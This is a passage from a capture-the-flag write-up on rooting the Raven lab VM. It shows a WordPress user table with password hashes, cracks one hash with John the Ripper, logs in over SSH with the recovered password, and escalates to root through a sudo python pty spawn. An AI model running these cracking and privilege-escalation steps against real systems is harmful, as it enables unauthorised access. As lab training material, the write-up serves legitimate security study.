|  7 |           2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}






  | flag3         |               | inherit      | closed          | closed       |                | 4-revision-v1 |
      |         | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |                       |             4 | http://rav
en.local/wordpress/index.php/2018/08/13/4-revision-v1/ |          0 | revision  |                 |
0 |
+----+-------------+---------------------+---------------------+------------------------------------------------
----------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------
```



```
mysql> show tables;
+------------------------+
| Tables_in_wordpress    |
+------------------------+
| wp_commentmeta         |
| wp_comments            |
| wp_links               |
| wp_options             |
| wp_postmeta            |
| wp_posts               |
| wp_term_relationships  |
| wp_term_taxonomy       |
| wp_termmeta            |
| wp_terms               |
| wp_usermeta            |
| wp_users               |
+------------------------+
12 rows in set (0.00 sec)

mysql> wp_users;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL serve
r version for the right syntax to use near 'wp_users' at line 1
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+--------
-------------+---------------------+------------+---------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_re
gistered     | user_activation_key | user_status | display_name  |
+----+------------+------------------------------------+---------------+-------------------+----------+--------
-------------+---------------------+------------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08
-12 22:49:12 |                     |          0 | michael       |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08
-12 23:31:16 |                     |          0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+----------+--------
```

- On the Kali machine, I was able to run the John the Ripper command against the wp_hashes.txt to crack the hashes.

  - Command:
    - john wp_hashes.txt




```
root@Kali:~# nano wp_hashes.txt
root@Kali:~# john wp_hashes.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 30 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 26 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 45 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 35 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 45 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 25 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 23 candidates buffered for the current salt, minimum 48 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
0g 0:00:06:05  3/3 0g/s 3793p/s 7582c/s 7582C/s liccr..lurol
0g 0:00:06:09  3/3 0g/s 3793p/s 7582c/s 7582C/s rytua..rhile
0g 0:00:06:58  3/3 0g/s 3796p/s 7590c/s 7590C/s mees13..mybico
0g 0:00:12:47  3/3 0g/s 3810p/s 7618c/s 7618C/s ljen0n..ljdke3
0g 0:00:14:47  3/3 0g/s 3819p/s 7636c/s 7636C/s nna27..nnyup
0g 0:00:14:49  3/3 0g/s 3819p/s 7636c/s 7636C/s dj84..dc09
0g 0:00:14:50  3/3 0g/s 3818p/s 7635c/s 7635C/s stepauch..steffina
0g 0:00:14:51  3/3 0g/s 3818p/s 7635c/s 7635C/s stupers2..stuppler
0g 0:00:14:52  3/3 0g/s 3818p/s 7635c/s 7635C/s mysponet..mystev14
0g 0:00:14:58  3/3 0g/s 3818p/s 7635c/s 7635C/s bulynney..bulantos
pink84           (steven)
```


Once Steven’s password hash was cracked by the John the Ripper application, the next thing to do was SSH as the user Steven. Then as Steven, I checked for the privilege escalating to root user with Python application.

- Commands:

2. ssh steven@192.168.1.110
3. pw:pink84
4. sudo -l
5. sudo python -c ‘import pty;pty.spawn(“/bin/bash”)’
6. cd /root
7. ls
8. cat flag4.txt



```
root@Kali:~# sshsteven@192.168.1.110
bash: sshsteven@192.168.1.110: command not found
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# cd /root
root@target1:~# ls
flag4.txt
root@target1:~# 
```



```
User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# cd /root
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
------

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~# 
```